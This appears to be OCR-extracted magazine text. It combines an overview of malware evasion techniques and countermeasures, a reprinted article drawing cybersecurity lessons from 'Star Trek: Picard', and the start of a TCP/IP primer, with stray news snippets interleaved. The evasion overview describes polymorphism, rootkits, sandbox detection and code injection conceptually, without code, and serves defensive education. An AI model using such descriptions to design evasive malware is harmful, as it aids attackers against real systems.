
1. Polymorphic Malware

Polymorphic malware is a type of evasive malware that employs sophisticated code transformation techniques to change its appearance with each infection. It achieves this by using encryption, shapeshifting, and dynamic code generation. Encryption involves encoding the malware's payload using cryptographic algorithms, making it challenging for AV software to detect and analyze. Shapeshifting modifies the malware's code structure, rearranging instructions or using code templates to create different variants. Dynamic code generation involves generating code at runtime, making each instance unique and difficult to detect using traditional signature-based methods. Polymorphic malware poses significant challenges to AV software, as it constantly evolves its code, bypassing static analysis and signature-based detection mechanisms.

2. Metamorphic Malware

Metamorphic malware takes evasion to a higher level by completely rewriting its code with each infection, making it unrecognizable to AV software. It achieves this by employing sophisticated code transformation techniques, including code obfuscation, instruction substitution, and control flow obfuscation. Code transformation and reordering involve altering the structure and arrangement of the malware's code, making it difficult to identify the original logic. Instruction substitution and mutation modify individual instructions within the malware, changing the sequence of operations and making each instance unique. Control flow obfuscation confuses the malware's execution path, making it challenging to trace and analyze.

3. Encryption and Obfuscation



Encryption and obfuscation techniques are commonly employed by malware authors to evade detection and analysis. Encrypted payloads protect the malware's code and data using cryptographic algorithms, making it difficult for AV software to extract and analyze the malicious content. Obfuscated code structures further complicate analysis by employing various techniques such as code obfuscation, control flow flattening, dead code insertion, and string encryption. Packed and compressed executables are often used to obfuscate the malware, making it more challenging to detect and analyze by encapsulating it within a compressed or packed container.

4.Anti-analysis Techniques

Malware often incorporates anti-analysis techniques to detect and evade sandbox environments, virtual machines, or debugging tools that are commonly used by security researchers and analysts. These techniques aim to identify the presence of an analysis environment and modify the malware's behavior accordingly to avoid detection. Environment detection techniques involve checking for specific indicators or characteristics unique to analysis environments, such as virtualized hardware, debugging artifacts, or known sandbox signatures. If an analysis environment is detected, the malware may exhibit different behavior or remain dormant to evade detection and analysis.

5.Rootkit Technology




ROOTKIT

Rootkits are a type of malware designed to gain privileged access to a compromised system, often at the kernel level, while remaining hidden from detection. Rootkits employ sophisticated techniques to evade detection by operating system and security software. Kernel-level hooking is a common technique used by rootkits to intercept and modify system functions, allowing the malware to control and manipulate system behavior. API hooking and inline hooking techniques modify the behavior of specific application programming interfaces (APIs) or system calls, enabling the rootkit to intercept and manipulate data and processes. Direct kernel object manipulation involves manipulating kernel data structures or objects to gain unauthorized access or hide malicious activity.

6.Virtual Machine Detection

Virtual machine detection techniques are used by malware to identify if it is running within a virtualized environment, such as a sandbox or virtual machine, and modify its behavior accordingly to evade detection. Timing-based techniques involve measuring the execution time of specific instructions or operations, as virtualized environments often exhibit different timing characteristics compared to physical machines. Instruction-based techniques analyze specific CPU instructions or opcode sequences to identify virtualized environments based on known differences in instruction sets or virtualization technologies. Resource-based techniques monitor system resource usage, such as CPU, memory, or disk I/O, to detect anomalies indicative of virtualization. Hardware virtualization detection involves examining hardware features or characteristics to determine if the malware is running on a physical machine or a virtualized environment.

7.Code Injection and Hooking.



CODE INJECTION

Code injection and hooking techniques are commonly employed by malware to inject malicious code into legitimate processes or hijack system functions to conceal their presence and execute malicious activities. Process hollowing and memory injection techniques involve replacing the code of a legitimate process with malicious code or injecting code into the memory space of a legitimate process.

-e process, allowing the malware to execute within the context of a trusted process. DLL injection and hooking involve injecting malicious code or manipulating dynamic-link library (DLL) files to intercept and modify system or application behavior. Kernel-mode rootkits employ techniques to manipulate kernel objects and data structures, granting the malware privileged access and the ability to control system functions. Reflective DLL injection is a technique that allows malware to load DLL files directly into memory without relying on traditional file-based loading mechanisms, making detection more challenging.


8. Network Traffic Manipulation

Malware may manipulate network traffic to evade detection and establish covert communication channels with command-and-control servers. Encryption and encapsulation techniques are used to secure communication channels, making it difficult for security solutions to inspect and analyze network traffic. Traffic splitting involves splitting malicious communications across multiple channels or protocols to obfuscate the nature of the communication and bypass network security measures. Covert communication channels utilize non-standard or hidden communication methods, such as steganography or covert timing channels, to hide the presence of malicious communication within seemingly innocuous traffic. Protocol tunneling and the use of proxy servers enable malware to disguise its communication by encapsulating malicious traffic within legitimate protocols or routing it through intermediate servers.

9. Advanced Persistent Threats (APTs)

Advanced Persistent Threats (APTs) are sophisticated, long-term targeted attacks often associated with nation-states or advanced cybercriminal organizations. APTs employ a combination of advanced evasion techniques to remain undetected and maintain persistent access to targeted systems. Advanced obfuscation and anti-analysis techniques, such as encryption, code obfuscation, and polymorphism, are employed to evade detection by traditional security solutions. Targeted attacks and spear phishing techniques are used to gain initial access to targeted systems by exploiting vulnerabilities or tricking users into executing malicious code. APTs often leverage zero-day exploits, which are previously unknown vulnerabilities, to ensure their attacks are not detected or mitigated by patches or security updates. Fileless malware, which resides only in memory and leaves no traces on the file system, is another evasion technique used by APTs to avoid detection by traditional file-based antivirus solutions. Command-and-control (C&C) communication techniques are carefully designed to mimic legitimate communication and blend in with normal network traffic, making it difficult to identify and block malicious communication channels.

The infamous North Korean Hacking Group, Lazarus Group actor has been observed targeting vulnerable versions of Microsoft Internet Information Services (IIS) servers as an initial breach route to deploy malware on targeted systems.



Countermeasures and Mitigation Strategies

- **Role of Antivirus Software and Security Solutions**

Antivirus software and security solutions play a vital role in detecting and mitigating malware. They employ various techniques, including signature-based detection, behavior analysis, heuristics, and machine learning, to identify and block known and unknown threats. Regular updates and patches are crucial to keep antivirus software up to date with the latest threat intelligence and detection capabilities.

- **Behavioral Analysis and Heuristics**

Behavioral analysis techniques monitor the behavior of programs and processes to detect suspicious or malicious activity. Heuristics use predefined rules or algorithms to identify potentially malicious patterns or behaviors based on known attack vectors or indicators. These techniques help detect and mitigate malware that evades traditional signature-based detection methods.

- **Sandboxing and Virtualization**

Sandboxing and virtualization technologies provide isolated environments for analyzing and

executing potentially malicious code. They allow security analysts to study malware behavior without compromising the underlying system. By executing malware in a controlled environment, security solutions can detect and analyze its activities and identify evasion techniques.

- **Regular Software Updates and Patching**

Regular software updates and patching are crucial to mitigate vulnerabilities that malware exploits. Keeping operating systems, applications, and firmware up to date ensures that known vulnerabilities are patched, reducing the attack surface for malware and limiting the effectiveness of evasion techniques.

- **Intrusion Detection and Prevention Systems (IDPS)**

Intrusion detection and prevention systems monitor network traffic, looking for patterns or anomalies indicative of malicious activity. IDPS can detect and block malware communication channels, including covert channels and command-and-control traffic, minimizing the impact of malware evasion techniques.

- **Threat Intelligence Sharing and Collaboration**

Sharing threat intelligence and collaborating with industry peers, cybersecurity communities, and government agencies can enhance the collective defense against evolving malware evasion techniques. Timely information sharing enables security professionals to stay informed about the latest threats and develop effective mitigation strategies.

Conclusion

Malware evasion techniques continue to evolve, posing significant challenges for cybersecurity professionals. Understanding these techniques and employing appropriate countermeasures are crucial for effectively detecting, mitigating, and preventing malware attacks. By staying updated on the latest evasion techniques and leveraging advanced security solutions, organizations can enhance their defense against evolving threats and protect their systems and data from malicious actors.

Lessons from 'Star Trek: Picard' – a cybersecurity expert explains how a sci-fi series illuminates today's threats.

CYBER SECURITY

Richard Forno
Principal Lecturer in Computer Science and Electrical Engineering,
University of Maryland,
Baltimore County

Society's understanding of technology and cyber security often is based on simple stereotypes and sensational portrayals in the entertainment media. I've written about how certain scenarios are entertaining but misleading. Think of black-clad teenage hackers prowling megacities challenging corporate villains. Or think of counterintelligence specialists repositioning a satellite from the back of a surveillance van via a phone call.

But sometimes Hollywood gets it right by depicting reality in ways that both entertain and educate. And that's important, because whether it's a large company, government or your personal information, we all share many of the same cybersecurity threats and vulnerabilities. As a former cybersecurity industry practitioner and current cybersecurity researcher, I believe the final season of "Star Trek: Picard" is the latest example of entertainment media providing useful lessons about cybersecurity and the nature of the modern world. So how does "Star Trek: Picard" relate to cybersecurity?

The Nature Of The Threat

The show's protagonist is Jean-Luc Picard, a retired Starfleet admiral who commanded the starship Enterprise-D in a previous series. Starfleet is the military wing of the United Federation of Planets, of which Earth is a member. In Season 3, the final season, Picard's ultimate enemy, the Borg, returns to try conquering humanity again. The Borg is a cybernetic collective of half-human, half-machine "drones" led by a cyborg queen.

The Borg has partnered with other villains and worked for over a decade to deploy hidden agents able to compromise the DNA data contained in the software underpinning the transporter – a teleportation device used regularly by Starfleet personnel. Over many years, a certain subgroup of Starfleet personnel had their DNA altered by using the transporter.

Thus, in launching their final attack, the Borg is able to instantly activate thousands of "drones" to do its bidding in the form of altered, compr-

omised Starfleet personnel. As Geordi La Forge, the Enterprise-D's engineer, notes, "They've been assimilating the entire fleet this whole time, without anyone ever knowing it."

The Borg's prolonged, stealthy infiltration of the federation is indicative of how today's most effective cyberattackers work. While it's relatively easy to detect when hackers attempt to breach a system from the outside, experts worry about the effects of an enemy infiltrating critical systems from within. Attackers can put malicious code in software during manufacturing or in software updates, both of which are avenues of attack that do not arouse suspicion until the compromised systems are activated or targeted.

This underscores the importance of ensuring the security and integrity of digital supply chains from product development at the vendor through product deployment at client sites to ensure no silent "drones," such as malware, are waiting to be activated by an adversary.

Equally important, "Star Trek: Picard" presents the very real and insidious nature of the insider threat faced by today's organizations. While not infected with a cybernetic virus, recently arrested Massachusetts Air National Guard airman Jack Teixeira shows the damage that can occur when a trusted employee has malicious intent or becomes co-opted and inflicts significant damage on an employer.

In some cases, these compromised or malicious individuals can remain undiscovered for years. And some global adversaries of the U.S., such as China and Russia, are known for taking a long-term perspective when it comes to planning and conducting espionage activities – or cyberattacks

Humans remain the weakest link

"Synchronistic technology that allows every ship in Starfleet to operate as one. An impenetrable armada. Unity and defense. The ultimate safeguard."

(Cont'd On Next Page)

"However, the lesson here is that organizations should not put them into widespread use without carefully considering as many of the potential risks or vulnerabilities as practical."

With these words, humanity's military defenders activated a feature that linked every Starfleet vessel together under one unified automated command system. While intended to serve as an emergency capability, this system – called Fleet Formation – was quickly hijacked by the Borg as part of its attack on Earth. In essence, Starfleet created a Borg-like defense system that the Borg itself used to attack the federation.

Here, the most well-intentioned plans for security were thwarted by enemies who used humanity's own technologies against them. In the real world, capabilities such as on-demand real-time software updates, ChatGPT and centrally administered systems sound enticing and offer conveniences, cost savings or new capabilities.

However, the lesson here is that organizations should not put them into widespread use without carefully considering as many of the potential risks or vulnerabilities as practical.

But even then, technology alone can't protect humans from ourselves – after all, it's people who develop, design, select, administer and use technology, which means human flaws are present in these systems, too. Such failings frequently lead to a stream of high-profile cybersecurity incidents.

Resiliency Is Not Futile

To counter the Borg's final assault on Earth, Picard's crew borrows its old starship, Enterprise-D, from a fleet museum. The rationale is that its ship is the only major combat vessel not connected to the Borg collective via Starfleet's compromised Fleet Formation protocol and therefore is able to operate independently during the crisis. As La Forge notes, "Something older, analog. Offline from the others."

From a cybersecurity perspective, ensuring the availability of information resources is one of the industry's guiding principles. Here, the Enterprise-D represents defenders in response to a cyber incident using assets that are outside of

an adversary's reach. Perhaps more important, the vessel symbolizes the need to think carefully before embracing a completely networked computing environment or relying on any single company or provider of services and connectivity for daily operations.

From natural disasters to cyberattack, what's your plan if your IT environment becomes corrupted or inaccessible? Can your organization stay operational and still provide necessary services? For critical public messaging, do governments and corporations have their own uncorruptible Enterprise-D capabilities to fall back on, such as the fediverse, the decentralized microblogging platform that is immune to the impulsive manipulations of Twitter's ownership?

Prepare For The Unknown

"Lessons from literature, history, psychology, philosophy, law, management and other nontechnical disciplines can inform how organizations plan for and respond to cybersecurity challenges of all types." The "Star Trek" universe explores the unknown in both the universe and contemporary society. How the crews deal with these experiences relies on their training, the appreciation of broad perspectives and ability to devise innovative solutions to the crisis of the week. Often, such solutions are derived from characters' interests in music, painting, archaeology, history, sports and other nontechnical areas of study, recreation or expertise.

Similarly, as modern digital defenders, to successfully confront our own cyber unknowns we need a broad appreciation of things beyond just cybersecurity and technology. It's one thing to understand at a technical level how a cyber attack occurs and how to respond. But it's another thing to understand the broader, perhaps more systemic, nuanced, organizational or international factors that may be causes or solutions, too.

Lessons from literature, history, psychology, philosophy, law, management and other nontechnical disciplines can inform how organizations plan for and respond to cybersecurity challenges of all types. Balancing solid technical knowledge

(Cont'd On Next Page)

with foundations in the liberal arts and humanities allows people to adapt comfortably to constantly evolving technologies and shifting threats.


Dystopic metaphors in fiction often reflect current social concerns, and the “Star Trek” universe is no different. Although rooted in a science fiction fantasy, “Star Trek: Picard” provides some accurate, practical and understandable cybersecurity reminders for today.

Season 3, in particular, offers viewers both entertainment and education – indeed, the best of both worlds.

This Article first appeared in The Conversation

TCP/IP Model

BEGINNER BASICS



TCP/IP Model

Introduction

The TCP/IP model is a fundamental framework that forms the basis of modern computer networking. It provides a standardized approach to data transmission, enabling devices to communicate and exchange information seamlessly across the internet. In this article, we will explore the TCP/IP model in extreme detail, covering each layer and its significance within the networking ecosystem.

A screen recording app named "iRecorder - Screen Recorder" has been removed from the Play Store after it was found to have data stealing malware.

Overview of the TCP/IP Model

The TCP/IP model consists of four layers, each serving a specific purpose in the communication process. These layers are:

